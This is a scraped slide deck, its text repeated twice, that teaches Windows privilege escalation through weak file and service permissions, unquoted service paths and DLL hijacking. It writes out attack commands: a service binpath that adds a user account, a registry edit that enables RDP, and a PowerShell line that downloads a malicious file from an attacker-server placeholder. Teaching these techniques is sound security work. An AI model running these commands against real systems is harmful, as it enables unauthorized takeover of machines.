1
Windows Advanced PE
Privilege
Escalation
2

Known CVE
Some Windows features can still be
vulnerable to patched CVEs because not
everyone follows the recommendations of
constantly keeping the system up to date.
Microsoft
When it comes to security, Microsoft has
taken the “patch away” approach. When
discovering a bug in the system, they will not
wait to release a new version; instead they
will release a patch for the existing system.
3rd Party
Other software, however, will be vulnerable
to known exploitations for longer periods of
time, and then will be more likely to be the
cause of a successful privilege escalation.
3
Windows Permissions

Windows Security Measures
Microsoft takes a lot of security measures trying to prevent and restrict access without permissions. However, life experience
has proven that people choose to disable and neglect these security measures, making their systems vulnerable to privilege
escalation. Wrong permission settings can affect files, services, and binaries.
Below are some of the measures:
TARGET DESCRIPTION
UAC A security infrastructure limiting any application to a standard user’s privileges until approved by an
administrator.
DAC A new feature introduced in server 2012 which allows administrators to customize authorization to server
resources.
ACL List of security protections that applies to a file, process, event or anything else having a security
descriptor.
File Permissions
Although programmers do their best to
protect against heap and buffer
overflows, network security and so on,
not many of them give much thought to
file permissions.
As a result, for every program installed,
a number of files are created with global
read/write permission.
Using accesschk.exe everyone -uqws
C:*.dll we can find all the DLLs with full
read/write permissions.
4
5
Service Permissions
Misconfigured Services
On Windows systems, services also have access control stating what a user can and cannot do. Setting the access controls
may prove difficult for some people. A misconfigured service can then allow the user to overwrite it, reconfigure its
permissions, and lead to the reconfiguration of the service itself.
Below are some of the measures:
PERMISSION RISK
SERVICE_CHANGE_CONFIG Alter the service’s binary causing to execute malicious commands
WRITE_DAC Change the service’s AC allowing us to access SERVICE_CHANGE_CONFIG
WRITE_OWNER Become the owner of the service, change its permissions and access
SERVICE_CHANGE_CONFIG
An example of such is sc config [servicename] binpath= “net user [username] [password] /add”. It is best if the service is set
to run as an administrator.
Remote PE

Most Windows PE techniques require
some “visual” hands on tampering that
cannot be performed with a remote
shell.
One option is to attempt to enable RDP
by adding a registry key with reg add
"HKEY_LOCAL_MACHINESYSTEMCurre
ntControlSetControlTerminal Server" /v
fDenyTSConnections /t REG_DWORD /d
0 /f
Another way to attempt to enable RDP is
to get a remote PowerShell which is
slightly more efficient.
6
7
Unquoted Services
Unquoted reminder
“C:Program FilesWindows Media Playerwmpnetwk.exe”
Remote PE

Unquoted services exploitation is among the few PE techniques which can be performed entirely with a remote shell. This
technique relies on services which were misconfigured and have a space in their name and no quotations. Such a thing will
cause Windows to search for the service binary by the path defined before the space.
Below is slightly more graphical explanation:
Missing
quotes
Missing
quotes
Acknowledged
path
Entire path
When starting unquoted service, Windows will look for C:Program.exe
Searching Unquoted Services

Searching for unquoted services can
easily be done by using a built-in tool
called wmic.
Executing wmic service get name,
pathname will result in a list of all
services on the system and their paths.
In the following example, it can be seen
that the service ‘WMPNetworkSvc’
contains a space in its path and lacks
quotation.
8
Unquoted Services Permissions

Unquoted services may be more
common than expected, but not all of
them can be targeted.
We’ll need to verify that we have
permission to write to the folder where
the service will be searched, and we
must choose a service with high
privileges.
To check the privileges on a service, we
can use wmic with the ‘startname’
option.
‘LoaclSystem’ is the equivalent of NT
Authority.
9
Creating the EXE

The next step is to create an exe that will
run when the service attempts to search
for ‘C:Program.exe’.
A useful tool for the task is ‘advanced
BAT to EXE converter’; this tool is used
to convert a batch script into an
executable.
10
Transferring the File
Downloading the malicious file over CLI
is possible using a bit of powershell:
powershell -Command "(New-Object
Net.WebClient).DownloadFile(‘[malicious
server]’, ‘[malicious file]’)“
For the sake of the example, we will
assume we have write permissions for
‘C:’ and put the file there.
11
Exploitation

The last part is to wait for the service to
run. If the service is started
automatically at startup, a reboot will
speed things up.
Notice that if the computer is a part of
the domain, password rules may apply.
Disclaimer: The ‘WMPNetworkSvc’ used
in the example is not the actual
Windows service; the real service is
quoted.
12
13
DLL Hijacking

DLL search order
DLLs are “dynamically linked libraries” with a purpose to share functions between applications. Because the DLL is an
external file, the application needs to search for it in the filesystem. Microsoft has specific rules for the search order.
Below is the search order:
PRIORITY LOCATION
1 The directory from which the application is loaded
2 The current directory
3 The system directory (C:WindowsSystem32)
4 The 16-bit system directory
5 The Windows directory
6 The directories that are listed in the PATH environment variable
Detecting Missing DLLs

By using a process monitor from the
sysinternal toolkit, we can watch all
system events.
In order to filter the view, so that only
missing dll logs will be displayed, two
filters need to be added:
• ‘result is name not found’
• ‘path ends with .dll’
The target DLLs for the attack should be
those being searched for in the
applications directory.
14
The Trick

Relying on the fact the DLL is being
searched for in a directory, and that it is
not found, is the key to the exploitation.
If we were to put a malicious DLL in the
place of the name being searched for,
our DLL will be selected instead of the
real one.
Malicious DLLs can be created with
different tools like ‘msfvenom’. The goal
is to try and find the application with the
highest privileges.
15
Result

When loaded into memory, DLLs are not
validated and are simply chosen by
name.
By putting a fake DLL in the application’s
directory and in the first place we search
for the DLL, we manage to spawn a cmd.
Although non-missing DLLs can be also
used, we risk crashing the application,
and the malicious DLL will require more
detailed preparation.
16

Windows advanced

  • 1.
  • 2.
    2 Known CVE Some Windowsfeatures can still be vulnerable to patched CVEs because not everyone follows the recommendations of constantly keeping the system up to date. Microsoft When it comes to security, Microsoft has taken the “patch away” approach. When discovering a bug in the system, they will not wait to release a new version; instead they will release a patch for the existing system. 3rd Party Other software, however, will be vulnerable to known exploitations for longer periods of time, and then will be more likely to be the cause of a successful privilege escalation.
  • 3.
    3 Windows Permissions Windows SecurityMeasures Microsoft takes a lot of security measures trying to prevent and restrict access without permissions. However, life experience has proven that people choose to disable and neglect these security measures, making their systems vulnerable to privilege escalation. Wrong permission settings can affect files, services, and binaries. Below are some of the measures: TARGET DESCRIPTION UAC A security infrastructure limiting any application to a standard user’s privileges until approved by an administrator. DAC A new feature introduced in server 2012 which allows administrators to customize authorization to server resources. ACL List of security protections that applies to a file, process, event or anything else having a security descriptor.
  • 4.
    File Permissions Although programmersdo their best to protect against heap and buffer overflows, network security and so on, not many of them give much thought to file permissions. As a result, for every program installed, a number of files are created with global read/write permission. Using accesschk.exe everyone -uqws C:*.dll we can find all the DLLs with full read/write permissions. 4
  • 5.
    5 Service Permissions Misconfigured Services OnWindows systems, services also have access control stating what a user can and cannot do. Setting the access controls may prove difficult for some people. A misconfigured service can then allow the user to overwrite it, reconfigure its permissions, and lead to the reconfiguration of the service itself. Below are some of the measures: PERMISSION RISK SERVICE_CHANGE_CONFIG Alter the service’s binary causing to execute malicious commands WRITE_DAC Change the service’s AC allowing us to access SERVICE_CHANGE_CONFIG WRITE_OWNER Become the owner of the service, change its permissions and access SERVICE_CHANGE_CONFIG An example of such is sc config [servicename] binpath= “net user [username] [password] /add”. It is best if the service is set to run as an administrator.
  • 6.
    Remote PE Most WindowsPE techniques require some “visual” hands on tampering that cannot be performed with a remote shell. One option is to attempt to enable RDP by adding a registry key with reg add "HKEY_LOCAL_MACHINESYSTEMCurre ntControlSetControlTerminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f Another way to attempt to enable RDP is to get a remote PowerShell which is slightly more efficient. 6
  • 7.
    7 Unquoted Services Unquoted reminder “C:ProgramFilesWindows Media Playerwmpnetwk.exe” Remote PE Unquoted services exploitation is among the few PE techniques which can be performed entirely with a remote shell. This technique relies on services which were misconfigured and have a space in their name and no quotations. Such a thing will cause Windows to search for the service binary by the path defined before the space. Below is slightly more graphical explanation: Missing quotes Missing quotes Acknowledged path Entire path When starting unquoted service, Windows will look for C:Program.exe
  • 8.
    Searching Unquoted Services Searchingfor unquoted services can easily be done by using a built-in tool called wmic. Executing wmic service get name, pathname will result in a list of all services on the system and their paths. In the following example, it can be seen that the service ‘WMPNetworkSvc’ contains a space in its path and lacks quotation. 8
  • 9.
    Unquoted Services Permissions Unquotedservices may be more common than expected, but not all of them can be targeted. We’ll need to verify that we have permission to write to the folder where the service will be searched, and we must choose a service with high privileges. To check the privileges on a service, we can use wmic with the ‘startname’ option. ‘LoaclSystem’ is the equivalent of NT Authority. 9
  • 10.
    Creating the EXE Thenext step is to create an exe that will run when the service attempts to search for ‘C:Program.exe’. A useful tool for the task is ‘advanced BAT to EXE converter’; this tool is used to convert a batch script into an executable. 10
  • 11.
    Transferring the File Downloadingthe malicious file over CLI is possible using a bit of powershell: powershell -Command "(New-Object Net.WebClient).DownloadFile(‘[malicious server]’, ‘[malicious file]’)“ For the sake of the example, we will assume we have write permissions for ‘C:’ and put the file there. 11
  • 12.
    Exploitation The last partis to wait for the service to run. If the service is started automatically at startup, a reboot will speed things up. Notice that if the computer is a part of the domain, password rules may apply. Disclaimer: The ‘WMPNetworkSvc’ used in the example is not the actual Windows service; the real service is quoted. 12
  • 13.
    13 DLL Hijacking DLL searchorder DLLs are “dynamically linked libraries” with a purpose to share functions between applications. Because the DLL is an external file, the application needs to search for it in the filesystem. Microsoft has specific rules for the search order. Below is the search order: PRIORITY LOCATION 1 The directory from which the application is loaded 2 The current directory 3 The system directory (C:WindowsSystem32) 4 The 16-bit system directory 5 The Windows directory 6 The directories that are listed in the PATH environment variable
  • 14.
    Detecting Missing DLLs Byusing a process monitor from the sysinternal toolkit, we can watch all system events. In order to filter the view, so that only missing dll logs will be displayed, two filters need to be added: • ‘result is name not found’ • ‘path ends with .dll’ The target DLLs for the attack should be those being searched for in the applications directory. 14
  • 15.
    The Trick Relying onthe fact the DLL is being searched for in a directory, and that it is not found, is the key to the exploitation. If we were to put a malicious DLL in the place of the name being searched for, our DLL will be selected instead of the real one. Malicious DLLs can be created with different tools like ‘msfvenom’. The goal is to try and find the application with the highest privileges. 15
  • 16.
    Result When loaded intomemory, DLLs are not validated and are simply chosen by name. By putting a fake DLL in the application’s directory and in the first place we search for the DLL, we manage to spawn a cmd. Although non-missing DLLs can be also used, we risk crashing the application, and the malicious DLL will require more detailed preparation. 16